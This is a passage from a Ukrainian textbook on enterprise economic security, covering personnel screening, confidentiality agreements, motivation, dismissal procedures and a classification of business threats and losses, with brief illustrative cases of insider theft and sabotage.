дозволяє виявити не тільки відповідність освіти заявника мінімальним кваліфікаційним вимогам, відповідність практичного досвіду характеру діяльності, наявність обмежень будь-якого роду на виконання посадових обов'язків, але й деякі психологічні особливості претендента.

Бесіда з наймання, у ході якої можуть бути виявлені деякі особливості особистості претендента, такі, як комунікабельність, конфліктність і т. д.

Тестування. Претендентам можна запропонувати пройти тести як на професійну придатність, так і психологічні. У цьому випадку психологічний відбір дозволить не тільки з'ясувати морально-етичні якості кандидата, його слабкості, стійкість психіки, але й можливі злочинні схильності, уміння зберігати секрети.

Збір відомостей у керівника з попередньої роботи й в інших осіб, що добре знають претендента. На цьому етапі перевіряється вірогідність даних, заявлених претендентом, або виявляються ті відомості, про які людина, що влаштовується на роботу, вирішила за певних причин приховати.

Перевірка відкликань і рекомендацій. Крім традиційних кроків для більше повного ознайомлення з особистістю кандидата можна також скористатися послугами органів внутрішніх справ: довідатися про наявність (відсутності) судимості кандидата й про осіб, що перебувають у розшуку.

Перевірка на поліграфі. Проведення такого тестування пов’язано з певними складнощами.

Застосування поліграфа в Україні не узаконено. Однак що не заборонено, те дозволено. Небезпідставно керуючись даним принципом, люди, що стоять на чолі багатьох організацій і відомств, вважають застосування поліграфа цілком виправданим і корисним.

Фахівці говорять, що цей прилад обдурити неможливо – обдурити можна оператора, якщо він не має достатньої кваліфікації. Перевірка на поліграфі порівняна зі стресовою ситуацією, тому якщо оператор недосвідчений (а професіоналів у цій сфері не багато), аналіз результатів може містити помилки. Чи варто піддавати людину, яку ви хочете прийняти на роботу, таким випробуванням без вагомих підстав? Напевно, немає.

Робота співробітника на підприємстві

Коли всі етапи попереднього відбору пройдені, і колишній кандидат почав роботу. Як правило, у комерційних організаціях тільки-но прийнятий співробітник проходить випробувальний термін. У цей період краще уникати виробничих ситуацій, за яких нова людина могла б одержати доступ до конфіденційної інформації. У випадку успішного проходження випробного терміну й визнання його відповідної посади, здійснюється підписання двох документів:

трудового контракту;

документа про нерозголошення конфіденційної (комерційної) інформації, у якому співробітник дає обіцянку не розголошувати ті відомості, які йому стануть відомі в період його роботи в даній організації, а також про відповідальність за їх розголошення.

Якщо специфіка виробничих обов'язків людини, що посіла вільну вакансію, вимагає знайомства з конфіденційною інформацією з перших днів роботи, висновок зобов'язання про її нерозголошення здійснюється відразу ж після його прийому. Безпосередня діяльність нового працівника й далі повинна час від часу перевірятися співробітниками СБ: здій-снюватися перевірка дотримання правил роботи з конфіденційною інформацією й т. п.

3.7.3. Посадова інструкція

Посадова інструкція – документ, що визначає все коло питань, пов'язаних з його трудовою діяльністю в даній організації. Грамотно складена інструкція дозволяє визначити обов'язки, права й відповідальність персоналу й оберігає його від виконання невластивих функцій, підкреслює систему взаємин між менеджерами й підлеглими їм працівниками.

Посадова інструкція, як правило, містить:

повне найменування посади;

кому людина, яка працює на даній посаді, підлегла;

кому людина, яка працює на даній посаді, дає розпорядження;

вимоги до працівника на даній посаді (освіта, спеціальність, досвід роботи);

цілі, які керівництво підприємства висуває для даної посади;

функції, які працівник повинен виконувати на даній посаді;

відповідальність, що несе працівник на даній посаді;

порядок оцінки праці працівника.

У посадовій інструкції також може бути визначений порядок доступу співробітників до конфіденційної інформації: для кожного з них визначається перелік відомостей, з яким вони мають право знайомитися в рамках їхніх посадових обов'язків. Вихід за визначений інструкцією обсяг уважається порушенням і становить певну загрозу безпеки фірми. Перелік відомостей, що становлять комерційну таємницю підприємства, визначається його керівником, або спеціально створеною для цієї мети комісією.

Крім того, у багатьох випадках має сенс обмеження фізичного доступу (переміщення) персоналу в приміщення й зони, не пов'язані з функціональними обов'язками працівників. Відвідування «закритих» територій може здійснюватися тільки з дозволу керівництва.

Ще одним способом розмежування доступу до інформації є розбивка однорідної інформації на окремі самостійні фрагменти й ознайомлення співробітників тільки з одним із них, що не дозволяє останнім скласти цілісну картину про стан справ у даній сфері.

Приклад. В одній досить відомій у своїх колах компанії, що працює у сфері IT-технологій, незважаючи на існування посадових інструкцій, виконання багатьох робіт, у тому числі пов'язаних з доступом до документів конфіденційного характеру, поручалося працівникам виходячи із швидких рішень керівництва. Подібне «ходіння по руках» конфіденційних відомостей неминуче повинне було привести до їх витоку. Коли ж це трапилося, виявити джерело витоку виявилося неможливо, бо велика кількість людей були знайомі з тією інформацією, що просочилася. Терміново вжиті заходи з наведення порядку в процесі конфіденційного до-кументтообігу принесли свої плоди: випадки витоку інформації припинилися, однак за період хаосу, що панував з цього питання, компанія поплатилася значними збитками.

3.7.4. Корпоративна культура на підприємстві

Корпоративна культура – поняття хоча й нове, прийшло до нас із Заходу, як виявилося, є центральним чинником, що впливає на поводження співробітників підприємства. І в ряді випадків саме від того, яка корпоративна культура склалася на підприємстві або культивується

керівництвом, залежать дії співробітників зі збереження конфіденційної інформації.

Корпоративна культура, як звід правил і норм поведінки, може бути задокументована і становити опис дій персоналу в тих або інших ситуаціях. В опис корпоративної культури можуть бути внесені пункти, що прямо визначають поводження співробітників при зіткненні з конкурентами (залучення до співробітництва, переманюванні або вивідуванні інформації). Наприклад, у документі однієї комерційної організації є наступний пункт: «При контакті з будь-якою людиною, що робить вам пропозицію про зміну роботи або спробі довідатися відомості конфіденційного характеру, сповістіть керівництво».

Приклад. Будівельна корпорація (БК), поступившись в оперативності дочірній компанії (ДК) свого прямого конкурента, здавалося б, випустила можливість одержати вигідну ділянку під забудову. Не змирившись з поразкою, БК зуміла переманити до себе генерального директора ДК, пообіцявши йому місце у вищому керівництві корпорації. Використавши отриману від «перебіжчика» інформацію, БК змогла перехопити в конкурента спірну ділянку, прибуток від розвитку якої оцінювалася в суму близько 50 млн. доларів.

Ще одним способом «оборони» від конкурентів служить максимальне «звуження» каналів інформації про співробітників компанії в публічних джерелах (у пресі, Інтернеті й т. д.). Наприклад, ряд компаній прямо забороняють (це також може бути відбито в описі корпоративної культури) своїм співробітникам публікувати телефони й іншу контактну інформацію, давати інтерв'ю, публікувати статті, відвідувати семінари, конференції, професійні клуби без узгодження з керівництвом компанії й СБ.

Приклад. У роки «холодної війни» на інструктажі напередодні однієї з міжнародних конференцій з ядерної фізики куратор із КДБ заборонив радянським ученим виступати на ній з доповідями й вступати в кулуарні дискусії із західними вченими, але дозволив задавати питання щодо виступу закордонних колег, мабуть, розраховуючи дізнатися в такий спосіб додаткові відомості зі сфери їх наукових досліджень. Однак результат виявився прямо протилежний планованому: за характером питань, що задаються нашими вченими, аналітичний відділ ЦРУ зміг зробити близькі до реальності висновки щодо рівня розвитку радянської наукової думки з певної проблематики.

Однак на який би високий рівень не була піднята корпоративна культура організації, не слід забувати й про систему мотивації співробітників, що відіграє значну роль у формуванні лояльного відношення співробітника до свого роботодавця.

3.7.5. Мотивація й безпека

Про мотивацію написано не один десяток спеціалізованих статей і монографій, а тому не будемо заглиблюватися в глибини наукових дискусій, які ведуться фахівцями. У цьому випадку нас цікавить стратегія побудови такої системи, яка б утримувала співробітників від несподіваного переходу на інше місце роботи або від свідомої передачі комерційної інформації конкурентам. Звичайно ж, ситуація, коли жоден співробітник не залишає стін своєї компанії, справедлива тільки для італійської мафії або японського якудзи.

Коли керівник чує слова «система мотивації», у його уяві відразу виникає значна купа грошових купюр, з якими він відразу розлучається. Однак при правильному підході до справи можна обійтися й без істотних фінансових витрат. Секрет успішної побудови системи мотивації в збалансованому поєднанні матеріальної й моральної складових. Один із варіантів поданий у табл. 3.34.

Таблиця 3.34

Матеріальна та моральна складові системи мотивації

Матеріальна	Моральна
Заробітна платня	Інформування про те, що відбувається на підприємстві
Премії	Відстеження та облік потреб персоналу та їх динаміка
Бонуси	Узгодження цілей персоналу із цілями підприємства
Машини (службові) / квартири	Планування кар’єри співробітника
Страхування співробітника	Надання очікуваної роботи (складної, творчої, цікавої и т. д.)

Медичне обслуговування персоналу	Оцінка й заохочення добре виконаної роботи
Фітнес	Делегування повноважень, підвищення відповідальності співробітників
Соціальні програми	Персональна увага (пряма / непряма)
Навчання персоналу	Професіональний розвиток / кар'єрне зростання / зовнішня кар’єра
Сертифікація співробітників	Імідж підприємства (престиж роботи на відомому підприємстві)

Приклад. В акціонерному товаристві, що займало на певному етапі лідируючі позиції у своєму сегменті ринку, регулярно, причому без пояснення причин, змінювалися критерії оплати праці. У результаті співробітники не могли прогнозувати на тривалий строк рівень матеріального добробуту, що породжувало в них почуття невпевненості у своєму майбутньому. Практично повністю були відсутні достовірна інформація про становище компанії, зокрема її фінансовий стан і план розвитку лише підвищувало проблему. На довершення всьому, багато вчинків керівництва демонстрували зневагу до професійних знань співробітників, позбавляли їх можливості й бажання проявляти творчу ініціативу. Не дивно, що плинність кадрів придбала в компанії вид стихійного лиха: звільнялися й рядові співробітники, і керівники середньої ланки, і фахівці-розроблювачі. Наймані на місця тих, хто звільнився, тільки встигли ввійти в курс справи, перейнялися духом невпевненості, що панує в компанії, і слідом за своїми попередниками поспішали знайти собі нове місце роботи. Неодмінні супутники кадрової плинності – вимивання науково-технічного потенціалу з організації, темпів її розвитку привели до поступового сповзання компанії в стан аутсайдерів.

Дійсно, відсутність інформації породжує здогадки, чутки, не завжди виправдані порівняння, що згодом стає каталізатором незадоволення співробітників. Все це саме на руку конкурентам: інколи співробітники стають балакучими, обговорюють роботу вдома, зі знайомими й стають легкою здобиччю мисливців за інформацією. Втім, неправильним є звести проблему тільки до оплати праці й можливого незадоволення її розміром. Людські потреби безмежні, і будь-який рівень заробітної плати згодом буде здаватися недостатньо високим. Ресурси, які можуть

використовуватися для виплат працівникам, обмежені, і керівникам доводиться шукати нематеріальні способи мотивації й стимулювання персоналу. Зараз у системі стимулювання переживають друге народження вже підзабувши атрибути радянської епохи: грамоти, «Дошки пошани», змагання між відділами, робочими групами й т. п. Критерій «оцінки праці» при зростанні професійної компетенції досить швидко стає визначальним. Людині інколи просто необхідно, щоб його працю цінували й хвалили, важливо усвідомлювати власну значимість. Не вимагаючи жодних матеріальних витрат, цей спосіб мотивації при вмілому застосуванні цілком є переважним з матеріальним заохоченням. Іншими, уже сучасними інструментами мотивації є тренінги, наприклад, із комунікативного спілкування, психологічної сумісності, продажам і т. д., що дозволяють об'єднати співробітників у команду, підвищити ефективність продажу або продуктивність праці. Кожен тренінг повинен супроводжуватися звітом, які потім аналізуються: розглядаються ситуації, що відбувалися на семінарі, даються розгорнуті характеристики учасників, аналіз сильних і слабких сторін кожного учасника з тематики тренінгу. Цей аналіз дозволить як керівникові, так і службі персоналу й співробітникам СБ не тільки виявити слабкі й сильні сторони співробітників, але й оцінити їх поводження в різних ситуаціях, у тому числі й екстремальних. Однак найкращим способом мотивації персоналу є ототожнення співробітника й компанії. «Мої цілі – це цілі компанії. Мої інтереси – це її інтереси». Якщо співробітники міркують подібним чином, розділяють цілі й місію компанії, то зманити їх на сторону або вивідати в них конфіденційну інформацію буде практично неможливо. Однак це можливо лише в тому випадку, якщо люди будуть упевнені, що їхня кар'єра буде розвиватися щонайкраще саме в даній компанії. Причому її розвиток буде залежати не від примх вищого керівництва, а підкорятися довгостроковому плану, що передбачає й матеріальну зацікавленість, і професійне зростання співробітника.

3.7.6. Звільнення

Припустимо, всі зусилля виявилися марний і фахівець вирішив залишити компанію або керівник був змушений звільнити недбайливого працівника. Як правильно розстатися зі співробітником, не завдавши шкоди компанії? Адже звільнення людини, що працювали із

конфіденційною інформацією, та й що просто мала доступ до важливих інформаційних ресурсів, становить загрозу ЕБ, тому що нікому не відомо, куди далі піде співробітник, що звільнився. Він може звернутися до найближчого конкурента, де, не маючи зобов'язань перед колишнім роботодавцем, швидше за все, може поділитися накопиченим багажем знань або використає їх у своїх корисливих цілях.

Приклад. Колишній працівник регіонального відділення великого банку Ч. викрав з «рідної» контори велику суму грошей. Ч. пропрацював у банку близько року на посаді старшого інженера з функціями адміністратора безпеки системи розрахунків щодо пластикових карток і зненацька звільнився, заблокувавши перед звільненням пароль бази даних. Потім за допомогою спеціальної програми, що дозволяла робити так зване безадресне зарахування коштів, Ч. переказав близько 2 млрд. не деномінованих гривнів на рахунки своїх односправців. Знадобилися значні зусилля правоохоронних органів для затримки зловмисників, причому значна частина викраденого так і не була повернута.

При звільненні співробітника, що має які-небудь відомості, розповсюдження яких є небажаним, з ініціативи роботодавця не слід поспішно реалізовувати ухвалене рішення. У цьому випадку необхідно або попередньо й під відповідним приводом перевести співробітника на іншу ділянку роботи, де відсутні відомості конфіденційного характеру, або зберегти його в структурі компанії доти, доки не будуть вжиті заходи до зниження можливого збитку від розголошення відомостей або знайдені адекватні засоби захисту. Якщо співробітник звільняється за власним бажанням, необхідно спробувати визначити дійсну причину його рішення (іноді причини, на які посилається співробітник при звільненні, і справжні мотиви, що спонукали його до такого кроку, істотно відрізняються один від одного), правильно її оцінити й вирішити, чи доцільно в даній ситуації намагатися штучно втримати дану особу в колективі. При негативній відповіді відпрацювати й реалізувати процедуру його безконфліктного звільнення. Але які б не були причини звільнення співробітника, він повинен залишати організацію без почуття образи, роздратування й почуття помсти, тому що скривджена людина здатна на будь-які дії, які можуть призвести до дестабілізації роботи підприємства.

Приклад. Співробітник С, що працював системним програмістом у великій компанії, був скривджений за несправедливе, на його думку, до

себе ставлення з боку керівництва. Тоді він, звільняючись, залишив «логічну бомбу» у програмному забезпеченні сервера. Закладка, що спрацювала, привела до порушення його роботи й повній втраті важливої фінансової документації.

Процес звільнення повинен містити наступні етапи:

написання співробітником заяви про звільнення, у якому будуть докладно розкриті причини такого рішення, а також (бажано) місце передбачуваної роботи;

передача відповідальній особі всіх документів, що значаться за ним, баз даних, носіїв інформації, виробів, матеріалів, перевірка їх комплектності, повноти й оформлення прийому в описі виконавця або актом;

здавання співробітником пропуску (ідентифікатора) для входу в робочу зону, всіх ключів і печаток, заборона співробітникові входу в робочі приміщення з використанням знання шифру кодового замка (якщо буде потреба – заміна шифру);

проведення бесіди зі співробітником, що звільняється, з метою нагадування йому про зобов'язання збереження в таємниці конфіденційних відомостей і підписання співробітником зобов'язання про нерозголошення їм конфіденційних відомостей після звільнення;

документальне оформлення звільнення відповідно до загальних правил.

На закінчення зазначимо, що для запобігання більшості загроз, які можуть виходити з боку найманих робітників, досить правильно організованої роботи служби персоналу. Всупереч поширеній думці, функції цього підрозділу аж ніяк не вичерпуються набором співробітників: це ще й діючий інструмент з визначення настроїв, що панують в організації, з формування корпоративної культури й побудови системи мотивацій. Тісна взаємодія служби персоналу зі СБ дозволить запобігти діям працівників, які можуть приховувати в собі потенційну небезпеку для діяльності компанії. Резюмуючи викладене вище, дозволимо собі дати пораду тим, від кого залежить благополуччя організації: якщо ви хочете уникнути проблем, пов'язаних з діями власного персоналу, керуйтеся у своїх рішеннях наступним нехитрим принципом: як компанія буде ставитися до своїх співробітників, так і вони будуть ставитися до неї.

3.7.7. Особливості прийому на роботу співробітників, пов'язаних з володінням конфіденційною інформацією

Організаційні заходи щодо роботи з персоналом, що одержує доступ до конфіденційної інформації поділяються на декілька груп:

1) проведення ускладнених аналітичних процедур при прийманні й звільненні співробітників;

2) документування добровільної угоди особи не розголошувати закриті відомості й дотримуватися правил безпеки інформації;

3) навчання й інструктування співробітників практичним діям щодо захисту інформації;

4) контроль за дотриманням співробітниками встановлених правил і стимулювання відповідального ставлення до збереження таємниці фірми.

Подібні складнощі визначаються великою ціною рішення про допуск особи до таємниці фірми, а також наявністю в штаті фірми невеликого контингенту співробітників, обов'язки яких пов'язані з володінням конфіденційною інформацією.

3.8. Економічна безпека підприємства в умовах сучасного ринку

Сьогодні підприємець – головна діюча особа ринку, стрижень будь-якої економічної системи, побудованої не на державно-монополістичних, а на конкурентних началах; гарант стабільності цивільного суспільства, гарант ЕБ держави. Тому проблема охорони його інтересів від протиправних зазіхань, забезпечення безпеки з розвитком ринкових відносин отримує особливу гостроту, *стає вирішальним фактором, що визначає перспективи економічних реформ в Україні.*

Безпека комерційної організації – стан захищеності інтересів власників, керівництва й клієнтів підприємства, матеріальних цінностей і інформаційних ресурсів від внутрішніх і зовнішніх загроз.

Ринок приховує в собі багато небезпек для сумлінного підприємця, що діє в зоні підвищеного ризику. Це й протиправні зазіхання з боку несумлінних конкурентів і неспроможних партнерів, і промислове шпигунство, і зазіхання на **комерційну таємницю** (КТ) й інтелектуальну власність. У підприємців виникає безліч проблем щодо захисту життя й

інтересів своєї справи від терактів і зазіхань із боку кримінальних угруповань.

Загрози у сфері підприємництва знижують ефективність і надійність функціонування організацій, а в окремих випадках приводять до припинення їхньої діяльності через небезпеку економічного, соціального, правового, організаційного, інформаційного, екологічного, технічного й кримінального характеру. Об'єктами загроз можуть бути елементи речовинного, особистого («людського»), фінансового, інформаційного капіталів, що становить економічну основу діяльності підприємництва.

Загрози безпеки підприємництву:

загрози безпеки самому підприємцеві;

загрози безпеки для споживача послуг, продукції при несумлінній діяльності підприємця;

загрози підприємницької інформації;

загрози безпеки суспільству (державі, населенню).

Стосовно окремої організації на мікрорівні існують наступні основні **види зовнішніх загроз підприємництву:**

1. Несумлінні конкуренти.
2. Кримінальні групи й формування.
3. Протизаконні дії окремих осіб і організацій адміністративного апарата, у тому числі й податкових службах.
4. Порушення встановленого регламенту збору, обробки й передачі інформації.

Основні **види внутрішніх загроз підприємництву:**

1. Навмисні злочинні дії власного персоналу організації.
2. Ненавмисні дії й помилки співробітників.
3. Відмова встаткування й технічних засобів.
4. Збої ПЗ засобів обробки інформації.

Внутрішні й зовнішні загрози підприємництва тісно взаємодіють. Наприклад, загальна тенденція криміналізації господарської діяльності веде до зниження морально-етичних норм співробітників всіх рангів, часто штовхає їх на дії, що приносять збитки фірмі, на якій вони працюють.

Співвідношення внутрішніх і зовнішніх загроз відповідно до джерела [141] характеризується наступними показниками: 81,7% загроз відбувається або самими співробітниками організацій, або під час їх прямої або опосередкованої участі (внутрішні загрози); 17,3% загроз –

зовнішні загрози або злочинні дії; 1,0% загроз – загрози з боку випадкових осіб.

Об'єкти різних загроз підприємництву:

1. Людські ресурси (персонал, співробітники, компаньйони й ін.), включаючи трудові й кадрові ресурси.

2. Матеріальні ресурси.

3. Фінансові ресурси.

4. Тимчасові ресурси.

5. Інформаційні ресурси, включаючи інтелектуальні ресурси (патенти, незавершені проектно-конструкторські розробки, ноу-хау, програмні продукти, масиви бухгалтерської й статистичної інформації та ін.).

6. Інші види ресурсів.

Найнебезпечнішим джерелом загроз підприємствам виступають власні співробітники, значна частина яких є сумісниками (друга зайнятість). Не всі з них оформляються на роботу за договорами (контрактами), що дозволяє уникнути оподаткування. Мотивами внутрішніх загроз у цьому випадку є безвідповідальність, некомпетентність (низька кваліфікація), особисті спонукання (самоствердження, корисливі інтереси).

Інші дії, що призводять до виникнення загроз підприємництву, подані в табл. 3.35 [136].

Таблиця 3.35

Дії, що приводять до виникнення загроз підприємництва

Перелік дій	%
Участь держструктур влади й керування в комерційній діяльності, у тому числі для придушення конкурентів	31
Використання кримінальних структур для придушення конкурентів	25
Відсутність необхідного законодавства, що дозволяє ефективно протидіяти несумлінній конкуренції	20
Економічне й інформаційне шпигунство	18
Відсутність необхідних умов і культури ведення бізнесу, неповага партнерів, невиконання зобов'язань, зрив договірних умов	6

В умовах високого ступеня, що зберігається, монополізації російської економіки величезну небезпеку підприємництву становить несумлінна конкуренція.

Паризька конвенція визначає як несумлінну конкуренцію наступні її види.

1. Усі дії, що ведуть до того, що споживач може прийняти підприємство, товари, промислову або комерційну діяльність даної фірми за підприємство, товари, промислову або комерційну діяльність конкурента.

2. Помилкові заяви в ході комерційної діяльності, що дискредитують підприємство, товари, промислову або комерційну діяльність конкурента.

3. Використання в ході комерційної діяльності рекомендацій або позначень, які вводять споживача в оману щодо природи, способу виготовлення, характеристик, придатності для певних цілей, кількості товарів.

У коментарі до Типового закону з товарних знаків, фірмовим найменуванням і актами визначається несумлінна конкуренція для країн, що розвиваються, наступні види діяльності:

підкуп покупців конкурентів, спрямований на те, щоб залучити їх як клієнтів і зберегти на майбутнє їхню вдячність;

з'ясування виробничих або комерційних таємниць конкурента шляхом шпигунства або підкупу його службовців;

неправочинне використання або розкриття ноу-хау конкурента;

спонукання службовців конкурента до порушення або розриву їхніх контрактів з наймачем;

загроза конкурентам позовами про порушення патентів або й товарних знаків, якщо це робиться несумлінно й з метою протидії конкуренції у сфері торгівлі;

бойкотування торгівлі іншої фірми для протидії або недопущення конкуренції;

демпінг, тобто продаж своїх товарів нижче вартості з наміром протидіяти конкуренції або придушити її;

створення враження, що споживачеві надається можливість покупки на надзвичайно вигідних умовах, коли насправді цього немає;

навмисне копіювання товарів, послуг, реклами або інших аспектів комерційної діяльності конкурента;

заохочення порушень контрактів, укладених конкурентами;

випуск реклами, у якій проводиться порівняння з товарами або послугами конкурентів;

порушення правових положень, що не мають прямого відношення до конкуренції, коли таке порушення дозволяє досягти невиправданої переваги перед конкурентами.

У різних країнах економічний розвиток має свою специфіку. Тому прийняті в них закони про несумлінну конкуренцію базуються на загальноконституційних принципах і принципах Цивільного кодексу, прецедентного права й спеціальних законів.

Форми й методи несумлінної конкуренції подані в табл. 3.36 [105].

Таблиця 3.36

Форми й методи несумлінної конкуренції

Види тисків	%
1	2
1. Економічне придушення:	
зрив угод	48
паралізація діяльності фірм із використанням повноважень державних органів, засобів масової інформації	31

Закінчення табл. 3.36

1	2
компрометація діяльності фірм	11
шантаж, компрометація керівників і окремих співробітників	10
2. Фізичне придушення:	
пограбування й розбійні напади на офіси, склади	73
загрози фізичних розправ	22
наймані вбивства	5
3. Промислове шпигунство:	
підкуп співробітників	43
передача документів і розробок	10
копіювання програм і даних	24
проникнення в ПЕОМ	18
підслуховування переговорів	5
4. Фінансове придушення	34
5. Психічне придушення	22

Інформаційні загрози підприємництву включають установлювані або регульовані правові, організаційні й інженерно-технічні заходи при формуванні й використанні ресурсів, захисту інформації й прав суб'єктів, що беруть участь в інформаційній діяльності, й ін. [91].

Загрози ІБ виходять із *зовнішніх* і *внутрішніх джерел.*

Зовнішні джерела загроз ІБ:

діяльність розвідувальних і спеціальних служб іноземних держав;

діяльність іноземних недержавних структур і організацій, несумісна з безпекою й інтересами Росії;

злочинні дії іноземних і міжнародних кримінальних груп, структур і окремих осіб.

Внутрішні джерела загроз ІБ:

протизаконна діяльність юридичних і фізичних осіб, а також інших суб'єктів і сфери формування, використання й поширення інформації, включаючи порушення встановлених регламентом збору, обробки й використання інформації;

несумлінна конкуренція й промислове шпигунство з метою дискредитації конкурентів і виробленої ними продукції, витіснення конкурентів з конкретних ринків нелегальними методами, монополізації ринків шляхом змови про ціни, а також одержання інформації про склад, стан і діяльність конкуруючих підприємницьких структур.

Відповідно загрози інформаційного характеру для підприємництва можна також класифікувати на *внутрішні* й *зовнішні.*

Внутрішні інформаційні загрози:

навмисні або випадкові негативні впливи на інформаційні ресурси підприємницьких структур, що виражаються в неправомірному ознайомленні з відомостями, що становлять комерційні й інші секрети підприємців;

зміна (фальсифікація) складу й структури інформації (баз інформації) у злочинних цілях або її морального й матеріального збитку;

розголошення конфіденційних відомостей співробітникам комерційного підприємства як через незнання, так і навмисно;

витік інформації технічними каналами, за рахунок якої істотно зростає ймовірність оволодіння комерційними секретами даної організації конкуруючими структурами.

Зовнішні інформаційні загрози:

неприступність або недостатня доступність для окремих підприємців офіційної інформації про нові законодавчі й інші нормативні акти, зокрема, податкової політики, пільг і переваг для суб'єктів підприємництва;

несумлінна конкуренція, що проявляється у формі промислового шпигунства, поширенні помилкової інформації про продукцію конкурентів і їхньому фінансовому становищі у вигляді несанкціонованого доступу до конфіденційної інформації підприємців-конкурентів різними легальними й нелегальними шляхами.

Як внутрішні, так і зовнішні загрози приносять підприємцям ті або інші види збитку в їхній виробничо-комерційній діяльності.

Загрози інформаційним ресурсам проявляються у вигляді:

розголошення конфіденційної інформації;

витоку конфіденційної інформації через технічні засоби забезпечення виробничої діяльності різного характеру й виконання;

несанкціонованого доступу до охоронюваних відомостей з боку конкурентних організацій і злочинних формувань.

Загрози інформаційним ресурсам виражаються у:

не правочинному ознайомленні з охоронюваними відомостями (відомостями, що становлять КТ);

модифікації інформації в кримінальних цілях;

знищенні інформації з метою нанесення морального й матеріального збитку фірмі та її персоналу.

Загрози інформаційним ресурсам можуть бути реалізовані:

шляхом неофіційного доступу й знімання конфіденційної інформації;

шляхом підкупу осіб, що працюють в організаціях, безпосередньо пов'язаних з її діяльністю;

шляхом перехоплення інформації, що циркулює в засобах і системах зв'язку й обчислювальної техніки, за допомогою технічних засобів розвідки й знімання інформації, несанкціонованого доступу до інформації й навмисних програмно-математичних впливів на неї в процесі обробки й зберігання;

шляхом підслуховування конфіденційних переговорів, що ведуться в службових приміщеннях, службовому й особистому автотранспорті, на квартирах і дачах;

через переговорні процеси між іноземними або вітчизняними фірмами, використовуючи необережне використання інформації;

через окремих співробітників організації, що прагнуть здобути більший, ніж їхня заробітна плата, дохід або іншу корисливу зацікавленість.

Простір загроз охоплює об'єкт захисту – персонал комерційної структури, майно, кошти й відомості, що становлять комерційну або службову таємницю. Кожна загроза спричиняє певний збиток (втрати) – моральний або матеріальний, а заходи щодо протидії цій загрозі покликані знизити її величину до прийнятного рівня.

3.8.1. Види можливих збитків (втрат)

Оцінка можливих збитків (втрат) припускає знання видів втрат, пов'язаних з підприємницькою діяльністю, і вміння обчислення їх імовірнісної прогнозної величини. Існують наступні види можливих збитків (втрат) [105]:

1. **Матеріальні види втрат** проявляються в непередбачених підприємницьким проектом додаткових витратах або прямих втратах устаткування, майна, продукції, сировини, енергії й т. д. Стосовно кожного окремого з перерахованих видів втрат застосовані свої одиниці виміру. Найбільш природно вимірювати матеріальні втрати в тих же одиницях, у яких вимірюється кількість даного виду матеріальних ресурсів, тобто у фізичних одиницях, обсягу, площі, ваги й т. д. Однак звести докупи втрати, вимірювані в різних одиницях, і виразити їх однією величиною неможливо. Тому використовується вирахування втрат у вартісному вираженні, у грошових одиницях. Для цього втрати у фізичному вимірі переводяться у вартісний вимір шляхом множення на ціну одиниці відповідного матеріального ресурсу. Вартість імовірних втрат за кожним із окремих видів матеріальних ресурсів у грошовому вираженні зводять докупи, дотримуючись при цьому правил дій з випадковими величинами і їхніми ймовірностями.

2. **Трудові втрати** – це втрати робочого часу, викликані випадковими, непередбаченими обставинами; вимірюються в людино-годинах, людино-днях або просто годинах робочого часу. Переведення трудових втрат у грошове вираження здійснюється шляхом множення праце-годин на вартість (ціну) однієї години.

3. **Кадрові втрати** – втрати необхідних підприємству професійних, висококваліфікованих працівників; виміряються у витратах один в один і навчання нового кадрового складу в грошовому вираженні.

4. **Фінансові втрати** – прямий грошовий збиток, пов'язаний з непередбаченими платежами, виплатою штрафів, сплатою додаткових податків, втратою коштів і цінних паперів. Також можуть бути при неотриманні коштів з передбачуваних джерел, при неповерненні боргів, несплаті покупцем поставленої йому продукції, зменшенні виторгу внаслідок зниження цін на реалізовані продукцію й послуги. Втрати, пов'язані з інфляцією, зміною валютного курсу гривні, додатковим до зазначеного вилучення засобів підприємств у державний (республіканський, місцевий) бюджет. Поряд з безповоротними можуть бути й тимчасові фінансові втрати, обумовлені заморожуванням рахунків, несвоєчасною видачею засобів, відстроченням виплати боргів на невизначений строк.

5. **Тимчасові втрати**. Відбуваються, коли процес підприємницької діяльності йде повільніше, ніж намічено. Пряма оцінка таких втрат здійснюється в годинах, днях, тижнях, місяцях запізнювання в одержанні наміченого результату. Щоб перевести оцінку втрат часу в грошовий вимір, необхідно встановити, до яких втрат доходу, прибутку здатні приводити втрати часу. В остаточному підсумку оцінюються в грошовому вираженні.

6. **Інформаційні втрати**. Одні із найсерйозніших втрат у бізнесі, здатні привести до краху всієї організації. Обчислюються у вартісному вираженні.

7. **Особливі види втрат** проявляються у вигляді завдання збитків здоров'ю й життю людей, навколишньому середовищу, престижу підприємства, а також внаслідок інших несприятливих соціальних і морально-психологічних наслідків. Найчастіше ці види втрат украй важко визначити в кількісному й тим більше у вартісному вираженні.

При оцінці рівня безпеки підприємництва необхідно встановити взаємозв'язок з боку конкурентів і зловмисників, а також ризиків у процесі функціонування організації в часі й просторі загроз. Втрати, виходячи із загальної оцінки їх величини, поділяються на *визначальні й побічні.* Вимірною мірою *можливих* збитків (втрат) є *загальний підприємницький ризик і його відповідні складові.* При визначенні підприємницького ризику побічні втрати можуть бути виключені в кількісну оцінку загального рівня

ризику, тобто якщо в числі розглянутих втрат виділяється один вид, що або за абсолютною величиною, або за ймовірністю виникнення свідомо перевершує інші, *то* при кількісній оцінці загального рівня ризику в розрахунок можна приймати тільки цей вид втрат.

Особливо необхідно враховувати випадкові втрати, що не піддаються прямому розрахунку, безпосередньому прогнозуванню й тому невраховані в інвестиційному проекті. Якщо втрати можна заздалегідь передбачати, вони повинні розглядатися не як втрати, а як неминучі витрати й включатися до розрахункової калькуляції. Так, прогнозну зміну цін, податків у ході здійснення господарської діяльності підприємець повинен урахувати в бізнес-плані. Тільки через недосконалості використовуваних методів розрахунку підприємницької діяльності або недостатньо глибокого пророблення підприємцем бізнес-плану систематичні помилки можуть розглядатися як втрати в тому розумінні, що вони здатні змінити в гірший бік очікуваний результат.

Перш ніж оцінювати загрозу, обумовлену дією суто випадкових факторів, бажано відокремити систематичну складову втрати від випадкової (динамічної) складової. Це необхідно й з позицій математичної коректності, тому що процедури дій з випадковими величинами істотно відрізняються від процедур дій з детермінованими величинами.

Експертна оцінка ймовірності загроз інформаційним ресурсам наступна [27]: втрати від несанкціонованих дій – 48%; непередбачені втрати (технологічні помилки, відмови) – 35 %; втрати від вірусних атак – 15%; інші втрати – 2%.

Інформаційний збиток (втрати) пов'язані з наявністю в процесі підприємницької діяльності інформаційного ризику, що входить у загальний підприємницький ризик.

Інформаційний ризик – імовірність (загроза) втрат активів суб'єкта економіки (підприємця) у результаті втрат, псування, перекручування й розголошення інформації.

Інформаційний ризик класифікується таким чином:

